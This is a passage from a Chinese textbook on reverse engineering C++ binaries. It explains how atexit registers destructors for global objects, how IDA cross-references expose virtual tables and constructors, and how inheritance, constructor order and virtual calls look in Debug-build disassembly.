经过内联优化后，代码清单11-6中没有了成员函数Show的调用过程，直接内联使用printf函数显示全局对象首地址。虽然没有了成员函数传递this指针的过程，但由于在成员函数中使用了printf，经过内联优化后，必须存在等价类成员函数的功能，故成员函数的实现代码不会被删除。我们只需对三个全局地址标号dword_40A960、dword_40A95C和dword_40A958进行逐一检查，即可得知是否为全局对象。有了全局对象的地址标号以后，接下来要对它们重新命名，如下所示：

```
dword_40A960 g_Obj_One
dword_40A95C g_Obj_Two
dword_40A958 g_Obj_Three
```

第10章代码清单10-5的全局对象构造代理函数的分析中有个神秘的调用：

00401488 call\$E6 (004013a0); 这个call里面调用了构造函数，请读者自行查看其中的代码

0040148D call\$E8 (0040f110); 登记析构函数的地址，后面将详细解释

其中\$E6是构造函数的代理，而\$E8又是什么呢？

我们现在可以继续分析\$E8，接着往下看：

；略去函数入口等无关部分，看关键处的atexit调用

00401228 push offset\$E10 (00401260)

0040122D call atexit (00401860)

00401232 add esp, 4

这个函数的关键之处是调用atexit，查阅相关文档可知，该函数可以在退出main函数后执行开发者自定义的函数（即注册终止函数），其函数声明如下：

```
int __cdecl atexit (void (__cdecl*) (void)) ;
```

只有一个无参且无返回值的函数指针作为atexit的参数，这个函数指针会添加在终止函数的数组中，在main函数执行完毕后，由doexit函数倒序执行数组中的每个函数。

了解这个函数后，请读者观察atexit的参数\$E10 (00401260)，将地址00401260的内容反汇编之后不难发现，这个\$E10就是析构函数的代理。为了不使本书的篇幅过大，这里就不粘贴代码了，请读者自行动手验证并观察。

那么，atexit函数理所当然地成为了我们寻找全局对象析构函数的指路灯。注意，在IDA的环境下，C的调用约定是在函数名前加上下划线“_”。

查找函数_atexit，查看调用它的地址，如图11-8所示。


```

; int __cdecl atexit(void (__cdecl *)())
_atexit      proc near          ; CODE XREF: .text:00401065↑p
; .text:004010C5↑p ...

```

图 11-8 _atexit的引用查看

根据图11-8的显示，至少有两个地址调用这个函数，分别为0x00401065和0x004010C5。双击0x00401065这个地址，找到_atexit的函数调用处，如图11-9所示。

```

loc_401060:                                ; CODE XREF: .text:00401005↑j
      push    offset loc_401070
      call   _atexit
      pop    ecx
      retn

; -----
      align 10h

loc_401070:                                ; DATA XREF: .text:loc_401060↑o
      push    offset aCglobal_0 ; "\~CGlobal() \r\n"
      mov    g_Obj_One, offset off_4070B8
      call   sub_401190
      pop    ecx
      retn

```

图 11-9 _atexit的引用函数

在图11-9中找到_atexit的函数调用处，在调用_atexit函数前，压入了一个参数，这个参数为一个地址标号，此地址标号所指向的地址正是全局对象g_Obj_One的析构函数。在loc_401070中发现了一句代码“mov g_obj_One, offset off_4070B8”，这就是在析构函数中设置虚表信息，off_4070B8是虚表首地址，将其重新命名为Obj_vir。对Obj_vir使用交叉参考，如图11-10所示。




图 11-10 虚表Obj_vir的交叉参考




图 11-10 (续)

从图11-10中可知，共有6处引用到此虚表，其中3处对应构造函数，另外3处对应析构函数，地址信息如下：

-
- 0x004010F0 对应构造函数的调用地址
 - 0x00401090 对应构造函数的调用地址
 - 0x00401000 对应构造函数的调用地址
 - 0x00401135 对应析构函数的调用地址
 - 0x004010D5 对应析构函数的调用地址
 - 0x00401075 对应析构函数的调用地址
-

例如，0x00401075这个地址便是图11-9中析构函数中写

入虚表指令的地址。其余析构函数的查看分析略。在IDA中查看地址0x004010F0，如图11-11所示。

```
.text:004010F0      call    sub_401100
.text:004010F5      jmp     loc_401120
.text:004010F5 ; -----
.text:004010FA      align 10h
.text:00401100
.text:00401100 ; ----- S U B R O U T I N E -----
.text:00401100
.text:00401100
.text:00401100 sub_401100      proc near          ; CODE XREF:
.text:00401100      push    offset aHelloC ; "hello C++"
.text:00401105      push    offset aCglobalCharPch ; "CG1
.text:0040110A      mov     g_Obj_Three, offset Obj_vir
```

图 11-11 分析构造函数

图11-11显示了地址0x004010F0中的信息，这个函数调用了sub_401100。深入到sub_401100中查看，发现这个地址标号正是构造函数的地址。其余地址的分析过程相同，这里就不一一分析和验证了。

结合虚表可以方便快捷地根据析构函数定位全局对象所属类的构造函数的调用情况。

[1]“Chart of xrefs from”指的是某数据或函数的来源，IDA的中文版翻译为“交叉参考来自……”是贴切的，因此本书使用“交叉参考来自……”；“Chart of xrefs to”指的是数据或函数的引用者（读取者），译为“交叉参考到……”也是很贴切的，故本书使用此种译法。

11.3 本章小结

虚函数在面向对象领域中应用得十分广泛，可以说，没有虚函数也就没有多态性，更谈不上面向对象的软件设计了。虚函数在面向对象软件设计中无处不在。

通过本章的介绍可知，虚函数的调用不难识别，如下所示：

```
00401092 mov ecx, dword ptr[ebp-14h]; ecx得到this指针
00401095 mov edx, dword ptr[ecx]; edx得到虚表指针
; Debug选项组中有栈平衡检查，这里用esi保存栈顶，后面的__chkesp会用到
00401097 mov esi, esp
00401099 mov ecx, dword ptr[ebp-14h]; 成员函数调用，传递this指针
; 关键，这里是个间接调用，且为成员函数，可怀疑是虚函数
0040109C call dword ptr[edx+4]
; 以下是Debug选项组产生的栈平衡检查代码，与本章内容无关
; 有兴趣的读者可以自己独立分析
0040109F cmp esi, esp
004010A1 call __chkesp (00401740)
```

如何确定[edx+4]一定是虚函数的地址呢？证实edx是虚函数表的首地址是关键，于是识别构造函数和析构函数尤为重要，IDA的引用参考能给我们很大帮助。我们先假设edx是虚表指针，然后去查询引用参考。如果假设成立，就能找到所有的构造函数和唯一的析构函数，再看构造函数和析构函数是否满足第10章中讨论的必要条件。充要条件都满足了，就可以将其认定为虚函数，同时找到了所有的构造函数和唯一的析构函数。反之，如果假设不成立，那就应该怀疑是开发者自定义的函数指针数组。

关于atexit的实现原理，请查阅VC安装目录下的\VC98\CRT\SRC\CRT0DAT.C文件，其中的_cinit函数里会调用

`_initterm`函数。如果程序存在全局对象、静态对象或者有调用`atexit`函数，那么在执行`_initterm`函数中`(**pfbegin)()`；的时候会执行`_onexitinit`函数，这个函数用于初始化终止函数数组，这个终止函数数组在堆内存中，由`_onexit`函数负责维护。在`main`函数退出后，调用`exit`函数，`exit`函数又会调用`doexit`。在`doexit`函数内，遍历终止函数数组，倒序调用。请读者阅读源码文件`VC98\CRT\SRC\ONEXIT.C`，或者单步跟入`_cinit`和`atexit`，对此代码进行分析印证。

第12章 从内存角度看继承和多重继承

在C++中，类之间的关系与现实社会非常相似。类的继承与派生是一个从抽象到具体的过程。

什么是抽象到具体的过程呢？我们以“表”为例，表是可以用来计时的，这是大家对表的第一印象。那么表是圆的还是方的？体积大还是小？卖多少钱？大家可能一时说不上来，因为此时的“表”是一个抽象概念，没有任何实体，仅仅只是一个概念。这在面向对象领域中被称为抽象类，抽象类同样没有实例。

以“表”为父类，派生出“手表”，手表类中包含的信息就更多了。首先，手表不仅继承了表的特点，而且更加具体：个头不会太大，是戴在手上的，由机芯、表盘、表带等组成……当然，手表类也属于抽象类，还是不够具体。

接着继承手表类，派生出“江诗丹顿牌Patrimony系列81180-000P-9539型手表”，这就属于具体类了，它当然拥有父类“手表”的所有特点，同时还派生出其他数据，以区别于其他品牌。当你想购买这款手表时，销售员拿出一款“江诗丹顿牌某系列某型号的手表”，被你识破了，这个识破过程就叫做RTTI（Run-Time Type Identification，运行时类型识别）。你成功购买了“江诗丹顿牌Patrimony系列81180-000P-9539型手表”后，经调试校正后戴在你手上的那块手表，就是“江诗丹顿牌Patrimony系列81180-000P-9539型手表”类的产品之一，在C++中，这块表被称为实例，也被称为对象。

抽象类没有实例。例如“东西”可以泛指世间万物，但是它过于抽象，我们无法找到“东西”的实体。具体类可以存在实

例，如“江诗丹顿牌Patrimony系列81180-000P-9539型手表”存在具体的产品。

指向父类对象的指针除了可以操作父类对象外，还能操作子类对象，正如“江诗丹顿手表属于手表”，此逻辑正确。指向子类对象的指针不能操作父类对象，正如“手表属于江诗丹顿手表”，此逻辑错误。

如果强制将父类对象的指针转换为子类对象的指针，如下所示：

```
CDervie*pDervie= (CDervie*) &base; //base为父类对象，CDervie继承自base
```

这条语句虽然可以编译通过，但是存在潜在的危险。例如，如果说：“张三长得像张三他爹”，张三和他爹都能接受；如果说：“张三他爹长得像张三”，虽然也可以，但是不招人喜欢，可能会给你的社会交际带来潜在的危险。

介绍了以上的重要概念之后，我们来探索一下编译器实现以上知识点的技术内幕。

12.1 识别类和类之间的关系

在C++的继承关系中，子类具备父类所有的成员数据和成员函数。子类对象可以直接使用父类中声明为公有和保护的数据成员与成员函数。在父类中声明为私有（private）的成员，虽然子类对象无法直接访问，但是在子类对象的内存结构中，父类私有的成员数据依然存在。C++语法规定的访问控制仅限于编译层面，在编译的过程中由编译器进行语法检查，因此访问控制不会影响对象的内存结构。本节将以公有

(public) 继承为例进行讲解，首先来看一下代码清单12-1中的代码。

代码清单12-1 定义派生类和继承类—C++源码

```
class CBase{//基类定义
public:
CBase () {
printf ("CBase\r\n");
}
~CBase () {
printf ("~CBase\r\n");
}
void SetNumber (int nNumber) {
m_nBase=nNumber;
}
int GetNumber () {
return m_nBase;
}
public:
int m_nBase;
};
class CDervie: public CBase{//派生类定义
public:
void ShowNumber (int nNumber) {
SetNumber (nNumber);
m_nDervie=nNumber+1;
printf ("%d\r\n", GetNumber ());
printf ("%d\r\n", m_nDervie);
}
public:
int m_nDervie;
};
//main函数实现
void main (int argc, char*argv[]) {
CDervie Dervie;
Dervie.ShowNumber (argc);
}
```

代码清单12-1中定义了两个具有继承关系的类。父类CBase中定义了数据成员m_nBase、构造函数、析构函数和两

个成员函数。子类中只有一个成员函数ShowNumber和一个数据成员m_nDervie。根据C++的语法规则，子类CDervie将继承父类中的成员数据和成员函数。那么，当申请了子类对象Dervie时，它在内存中如何存储，又是如何使用父类成员函数的呢？调试代码清单12-1，查看其内存结构及程序执行流程，其汇编代码如代码清单12-2所示。

代码清单12-2 代码清单12-1的调试分析—Debug版

```
//C++源码与汇编代码对比分析
void main (int argc, char*argv[]) {
; 函数入口部分略
CDervie Dervie;
0040108D lea ecx, [ebp-14h]; 获取对象首地址作为this指针
; 调用类CDervie的构造函数，编译器为CDervie提供了默认的构造函数
00401090 call@ILT+50 (CDervie: CDervie) (00401014)
00401095 mov dword ptr[ebp-4], 0
Dervie.ShowNumber (argc);
0040109C mov eax, dword ptr[ebp+8]
0040109F push eax
004010A0 lea ecx, [ebp-14h]; 调用CDervie成员函数，传入this指针
004010A3 call@ILT+55 (CDervie: ShowNumber) (0040101e)
}
004010A8 mov dword ptr[ebp-4], 0FFFFFFFFh
004010AF lea ecx, [ebp-14h]
; 调用类CDervie的析构函数，编译器为CDervie提供了默认的析构函数
004010B2 call@ILT+45 (CDervie: ~CDervie) (0040100f)
004010D1 ret
//子类CDervie的默认构造函数分析
CDervie: CDervie:
; 函数入口部分略
00401219 pop ecx; 还原this指针
0040121A mov dword ptr[ebp-4], ecx
; 以子类对象首地址作为父类的this指针，调用父类构造函数
0040121D mov ecx, dword ptr[ebp-4]
00401220 call@ILT+35 (CBase: CBase) (00401028)
00401225 mov eax, dword ptr[ebp-4]
; 函数出口部分略
00401238 ret
//子类CDervie的默认析构函数分析
CDervie: ~CDervie:
```

```
; 函数入口部分略
004012B9 pop ecx
004012BA mov dword ptr[ebp-4], ecx
004012BD mov ecx, dword ptr[ebp-4]
; 调用父类析构函数
004012C0 call@ILT+5 (CBase: ~CBase) (0040100a)
; 函数出口部分略
004012D5 ret
```

对代码清单12-2进行分析后发现，编译器提供了默认构造函数与析构函数。当子类中没有构造函数或析构函数，而其父类却需要构造函数与析构函数时，编译器会为该父类的子类提供默认的构造函数与析构函数。

由于子类继承了父类，因此子类中需要拥有父类的各成员，类似于在子类中定义了父类的对象作为数据成员使用。代码清单12-1中的类关系如果转换成以下代码，则它们的内存结构等价。

```
class CBase{.....}; //类定义见代码清单12-1
class CDervie{
public:
CBase m_Base; //原来的父类CBase成为成员对象
int m_nDervie; //原来的子类派生数据
};
```

原来的父类CBase成为了CDervie的一个成员对象，当产生CDervie类的对象时，将会先产生成员对象m_Base，这需要调用其构造函数。当CDervie类没有构造函数时，为了能够在CDervie类对象产生时调用成员对象的构造函数，编译器同样会提供默认构造函数，以实现成员构造函数的调用。

但是，如果子类含有构造函数，而父类不存在构造函数，则编译器不会为父类提供默认的构造函数。在构造子类时，由于父类中没有虚表指针，也不存在构造祖先类的问题，

因此添加默认构造函数对父类没有任何意义。父类中含有虚函数的情况则不同，此时的父类需要初始化虚表工作，因此编译器会为其提供默认的构造函数，以初始化虚表指针。

当子类对象被销毁时，其父类也同时被销毁，为了可以调用父类的析构函数，编译器为子类提供了默认的析构函数。在子类的析构函数中，析构函数的调用顺序与构造函数相反，先执行自身的析构代码，再执行其父类的析构代码。

依照构造函数与析构函数的调用顺序，不仅可以顺藤摸瓜找出各类之间的关系，还可以根据调用顺序区别出构造函数与析构函数。

子类对象在内存中的数据排列为：先安排父类的数据，后安排子类新定义的数据。当类中定义了其他对象作为成员，并在初始化列表中指定了某个成员的初始化值时，构造的顺序会是怎样的呢？我们先来看下面的代码：

```
//源码对照
class CInit{
public:
CInit () {
m_nNumber=0;
}
int m_nNumber;
};
class CDervie: public CBase{
public:
CDervie () : m_nDervie (1) {
printf ("使用初始化列表\r\n");
}
CInit m_Init; //在类中定义其他对象作为成员
int m_nDervie;
};
//main函数实现
void main (int argc, char*argv[]) {
CDervie Dervie;
}
```

```

//反汇编代码分析
; 函数入口代码略
00401068 lea ecx, [ebp-0Ch]; 传递this指针, 调用CDervie的构造函数
0040106B call@ILT+10 (CDervie: CDervie) (0040100f)
; 进一步查看CDervie的构造函数, 函数入口代码分析略
004010CF mov dword ptr[ebp-10h], ecx; [ebp-10h]保存了this指针
; 传递this指针, 并调用父类构造函数
004010D2 mov ecx, dword ptr[ebp-10h]
004010D5 call@ILT+25 (CBase: CBase) (0040101e)
004010DA mov dword ptr[ebp-4], 0; 调试版产生的对象计数代码, 不必理
会
; 根据this指针调整到类中定义的对象m_Init的首地址处, 并调用其构造函数
004010E1 mov ecx, dword ptr[ebp-10h]
004010E4 add ecx, 4
004010E7 call@ILT+30 (CInit: CInit) (00401023)
; 执行初始化列表, this指针传递给eax后, [eax+8]是对成员数据m_nDervie
进行寻址
004010EC mov eax, dword ptr[ebp-10h]
004010EF mov dword ptr[eax+8], 1
; 最后才是执行CDervie的构造函数代码
004010F6 push offset string"使用初始化列表\r\n" (0042501c)
004010FB call printf (004012b0)
00401100 add esp, 4
; 其余代码分析略

```

根据以上分析, 在有初始化列表的情况下, 将会优先执行初始化列表中的操作, 其次才是自身的构造函数。构造的顺序为: 先构造父类, 然后按声明顺序构造成员对象和初始化列表中指定的成员, 最后才是自身的构造函数。读者可自行修改类中各个成员的定义顺序, 初始化列表的内容, 然后按以上方法分析并验证其构造的顺序。

回到代码清单12-2的分析中, 在子类对象Dervie的内存布局中, 首地址处的第一个数据是父类数据成员m_nBase, 向后的4字节数据为自身数据成员m_nDervie, 如表12-1所示。

表 12-1 Dervie 对象内存结构

this+0	父类 CBase 部分	m_nBase
this+4	子类 CDervie 部分	m_nDervie

有了这样的内存结构，不但可以使用指向子类对象的子类指针间接寻址到父类定义的成员，而且可以使用指向子类对象的父类指针间接寻址到父类定义的成员。在使用父类成员函数时，传递的this指针也可以是子类对象首地址。因此，在父类中，可以根据以上内存结构将子类对象的首地址视为父类对象的首地址来对数据进行操作，而且不会出错。由于父类对象的长度不超过子类对象，而子类对象只要派生新的数据，其长度即可超过父类，因此子类指针的寻址范围不小于父类指针。在使用子类指针访问父类对象时，如果访问的成员数据是父类对象所定义的，那么不会出错；如果访问的是子类派生的成员数据，则会造成访问越界。

我们先看看正确的情况，如代码清单12-3所示。

代码清单12-3 子类调用父类函数—Debug版

```

//ShowNumber源码对照代码清单12-1
void ShowNumber (int nNumber) {
; 函数入口代码略
0040ECC9 pop ecx
0040ECCA mov dword ptr[ebp-4], ecx; [ebp-4]中保留了this指针
41: SetNumber (nNumber);
0040ECCD mov eax, dword ptr[ebp+8]; 访问参数nNumber并保存到eax中
0040ECD0 push eax
; 由于this指针同时也是对象中父类部分的首地址，因此在调用父类成员函数时，
this指针的值和子类
; 对象等同
0040ECD1 mov ecx, dword ptr[ebp-4]
0040ECD4 call@ILT+45 (CBase: SetNumber) (00401032)
42: m_nDervie=nNumber+1;
0040ECD9 mov ecx, dword ptr[ebp+8]
    
```

```

0040ECDC add ecx, 1; 将参数值加1
0040ECDF mov edx, dword ptr[ebp-4]; edx获得this指针
; 参考内存结构, edx+4是子类成员m_nDervie的地址
0040ECE2 mov dword ptr[edx+4], ecx
43: printf ("%d\r\n", GetNumber ());
0040ECE5 mov ecx, dword ptr[ebp-4]
0040ECE8 call@ILT+60 (CBase: GetNumber) (00401041)
0040ECED push eax
0040ECEE push offset string"%d\r\n" (0042501c)
0040ECF3 call printf (004012b0)
0040ECF8 add esp, 8
44: printf ("%d\r\n", m_nDervie);
0040ECFB mov eax, dword ptr[ebp-4]; eax获得this指针
; 参考内存结构, eax+4是子类成员m_nDervie的地址
0040ECFE mov ecx, dword ptr[eax+4]
0040ED01 push ecx
0040ED02 push offset string"%d\r\n" (0042501c)
0040ED07 call printf (004012b0)
0040ED0C add esp, 8
; 函数退出代码略
}
; 父类成员函数SetNumber分析
void SetNumber (int nNumber) {
00401199 pop ecx; 还原this指针
0040119A mov dword ptr[ebp-4], ecx; [ebp-4]中保留了this指针
m_nBase=nNumber;
0040119D mov eax, dword ptr[ebp-4]; eax得到this指针
004011A0 mov ecx, dword ptr[ebp+8]; ecx得到参数
; 这里的[eax]相当于[this+0], 参考内存结构, 是父类成员m_nBase
004011A3 mov dword ptr[eax], ecx
}

```

父类中成员函数SetNumber在子类中并没有被定义，但根据派生关系，子类中可以使用父类的公有函数。编译器是如何实现正确匹配的呢？

如使用对象或对象的指针调用成员函数，编译器可根据对象所属作用域来使用“名称粉碎法”[\[1\]](#)，以实现正确匹配。在成员函数中调用其他成员函数时，可匹配当前作用域。

在调用父类成员函数时，虽然其this指针传递的是子类对

象的首地址，但是在父类成员函数中可以成功寻址到父类中的数据。回想之前提及的对象内存布局，父类数据成员被排列在地址最前端，之后是子类数据成员。ShowNumber运行过程中的内存信息如图12-1所示。



图 12-1 子类对象Dervie的内存布局

这时，首地址处为父类数据成员，而父类中的成员函数SetNumber在寻址此数据成员时，会将首地址的4字节数据作为数据成员m_nBase。由此可见，父类数据成员被排列在最前端的目的是为了在添加派生类后方便子类使用父类中的成员数据，并且可以将子类指针当父类指针使用。按照继承顺序依次排列各个数据成员，这样一来，不管是操作子类对象还是父类对象，只要确认了对象的首地址，对父类成员数据的偏移量而言都是一样的。对子类对象而言，使用父类指针或者子类指针都可以正确访问其父类数据。反之，如果使用一个子类对象的指针去访问父类对象，则存在越界访问的危险，如代码清单12-4所示。

代码清单12-4 子类对象的指针访问父类对象存在的危险—Debug版

```

//C++源码说明：类型定义见代码清单12-1
int nTest=0x87654093;
CBase base;
CDervie*pDervie= (CDervie*) &base;
printf ("%x\r\n", pDervie->m_nDervie);
对应的反汇编讲解如下：
54: int nTest=0x87654093;
00401138 mov dword ptr[ebp-4], 87654093h; 局部变量赋初值
55: CBase base;
0040113F lea ecx, [ebp-8]; 传递this指针
00401142 call@ILT+20 (CBase: CBase) (00401019); 调用构造函数
56: CDervie*pDervie= (CDervie*) &base;
00401147 lea eax, [ebp-8]
0040114A mov dword ptr[ebp-0Ch], eax; 指针变量[ebp-0Ch]得到base
的地址
57: printf ("%x\r\n", pDervie->m_nDervie);
0040114D mov ecx, dword ptr[ebp-0Ch]
; 注意, ecx中保留了base的地址, 而[ecx+4]的访问超出了base的内存范围,
实际上, 这里访问局部变
; 量nTest的内存空间
00401150 mov edx, dword ptr[ecx+4]
00401153 push edx
00401154 push offset string"%x\r\n" (0042201c)
00401159 call printf (00401210)
0040115E add esp, 8

```

学习虚函数时，我们分析了类中的隐藏数据成员——虚表指针。正因为有这个虚表指针，调用虚函数的方式改为查表并间接调用，在虚表中得到函数首地址并跳转到此地址处执行代码。利用此特性即可通过父类指针访问不同的派生类。在调用父类中定义的虚函数时，根据指针所指向的对象中的虚表指针，可得到虚表信息，间接调用虚函数，即构成了多态。

以“人”为基类，可以派生出不同国家的人：中国人、美国人、德国人等。这些人有着一个共同的功能——说话，但是他们实现这个过程不同，例如，中国人说汉语、美国人说英语、德国人说德语等。每个国家的人都有不同的说话方法，为了让“说话”这个方法有一个通用接口，可以设立一个“人”类将其抽象化。使用“人”类的指针或引用调用具体对象的“说

话”方法，这样就形成了多态。此关系的描述如代码清单12-5所示。

代码清单12-5 人类说话方法的多态模拟类结构— C++源码

```
class CPerson{//基类-"人"类
public:
CPerson () {}
virtual~CPerson () {}
virtual void ShowSpeak (){//纯虚函数，后面会讲解
}
};
class CChinese: public CPerson{//中国人：继承自人类
public:
CChinese () {}
virtual~CChinese () {}
virtual void ShowSpeak (){//覆盖基类虚函数
printf ("Speak Chinese\r\n");
}
};
class CAmerican: public CPerson{//美国人：继承自人类
public:
CAmerican () {}
virtual~CAmerican () {}
virtual void ShowSpeak (){//覆盖基类虚函数
printf ("Speak American\r\n");
}
};
class CGerman: public CPerson{//德国人：继承自人类
public:
CGerman () {}
virtual~CGerman () {}
virtual void ShowSpeak (){//覆盖基类虚函数
printf ("Speak German\r\n");
}
};
void Speak (CPerson*pPerson) {//根据虚表信息获取虚函数首地址并调用
pPerson->ShowSpeak ();
}
//main函数实现代码
void main (int argc, char*argv[]) {
```

```
CChinese Chinese;
CAmerican American;
CGerman German;
Speak (&Chinese);
Speak (&American);
Speak (&German);
}
```

在代码清单12-5中，利用父类指针可以指向子类的特性，可以间接调用各子类中的虚函数。虽然指针类型为父类，但由于虚表的排列顺序是按虚函数在类继承层次中首次声明的顺序依次排列的，因此，只要继承了父类，其派生类的虚表中的父类部分的排列就与父类一致，子类新定义的虚函数将会按照声明顺序紧跟其后。所以，在调用过程中，我们给Speak函数传递任何一个基于CPerson的派生对象地址都能够正确调用虚函数ShowSpeak。在调用虚函数的过程中，程序是如何通过虚表指针访问虚函数的呢？具体分析如代码清单12-6所示。

代码清单12-6 虚函数调用过程—Debug版

```
//main函数分析略
//Speak函数讲解
void Speak (CPerson*pPerson) {
    pPerson->ShowSpeak ();
    00401108 mov eax, dword ptr[ebp+8]//eax获取参数pPerson的值
    0040110B mov edx, dword ptr[eax]//取虚表首地址并传递给edx
    0040110D mov esi, esp
    0040110F mov ecx, dword ptr[ebp+8]//设置this指针
    //利用虚表指针edx，间接调用函数。回顾父类CPerson的类型声明，其中第一个
    声明的虚函数是析构函数，
    //第二个声明的虚函数是ShowSpeak，所以ShowSpeak在虚表中的位置排第二，
    [edx+4]即ShowSpeak
    //的函数地址
    00401112 call dword ptr[edx+4]
    00401115 cmp esi, esp
    00401117 call __chkesp (004017c0)
}
```

在代码清单12-6中，虚函数的调用过程使用了间接寻址方式，而非直接调用一个函数地址。由于虚表采用间接调用机制，因此在使用父类指针pPerson调用虚函数时，没有依照其作用域调用CPerson类中定义的成员函数ShowSpeak。

对比第11章代码清单11-3中的虚函数调用后可以发现，当没有使用对象指针或者对象引用时，调用虚函数指令的寻址方式为直接调用方式，从而无法构成多态。由于代码清单12-6中使用了对象指针来调用虚函数，因此会产生间接调用方式，进而构成多态。代码清单11-3的代码片段如下：

```
MyVirtual.SetNumber (argc) ;  
00401050 mov eax, dword ptr[ebp+8]  
00401053 push eax  
00401054 lea ecx, [ebp-8]  
; 这里是直接调用，无法构成多态  
00401057 call@ILT+5 (CVirtual: SetNumber) (0040100a)
```

当父类中定义有虚函数时，将会产生虚表。当父类的派生类产生对象时，根据代码清单12-2的分析，将会在调用子类构造函数前优先调用父类构造函数，并以子类对象的首地址作为this指针传递给父类构造函数。在父类构造函数中，会先初始化子类虚表指针为父类的虚表首地址。此时，如果在父类构造函数中调用虚函数，虽然虚表指针属于子类对象，但指向的地址却是父类的虚表首地址，这时可判断出虚表所属作用域与当前作用域相同，于是会转换成直接调用方式，从而造成构造函数内的虚函数失效。修改代码清单12-5，在CPerson类的构造函数中添加虚函数调用，如下所示。

```
class CPerson{  
public:  
    CPerson () {  
        ShowSpeak () ; //调用虚函数，将失效  
    }  
    virtual~CPerson () {}  
};
```

```

virtual void ShowSpeak () {
printf ("Speak No\r\n");
}
};

```

以上代码执行过程如图12-2所示。




图 12-2 构造函数调用虚函数

图12-2演示了构造函数中使用虚函数的流程。按C++规定的构造顺序，父类构造函数会在子类构造函数之前运行，在执行父类构造函数时将虚表指针修改为当前类的虚表指针，也就是父类的虚表指针，因此导致虚函数的特性失效。如果父类构造函数内部存在虚函数调用，这样的顺序能防止在子类中构造父类时，父类会根据虚表错误地调用子类的成员函数。

虽然在构造函数和析构函数中调用虚函数会使其多态性失效，但是为什么还要修改虚表指针呢？编译器直接把构造函数或析构函数中的虚函数调用修改为直接调用方式，不就可以避免这类问题了吗？大家不要忘了，程序员仍然可以自己编写其他成员函数间接调用本类中声明的其他虚函数。假设类A中

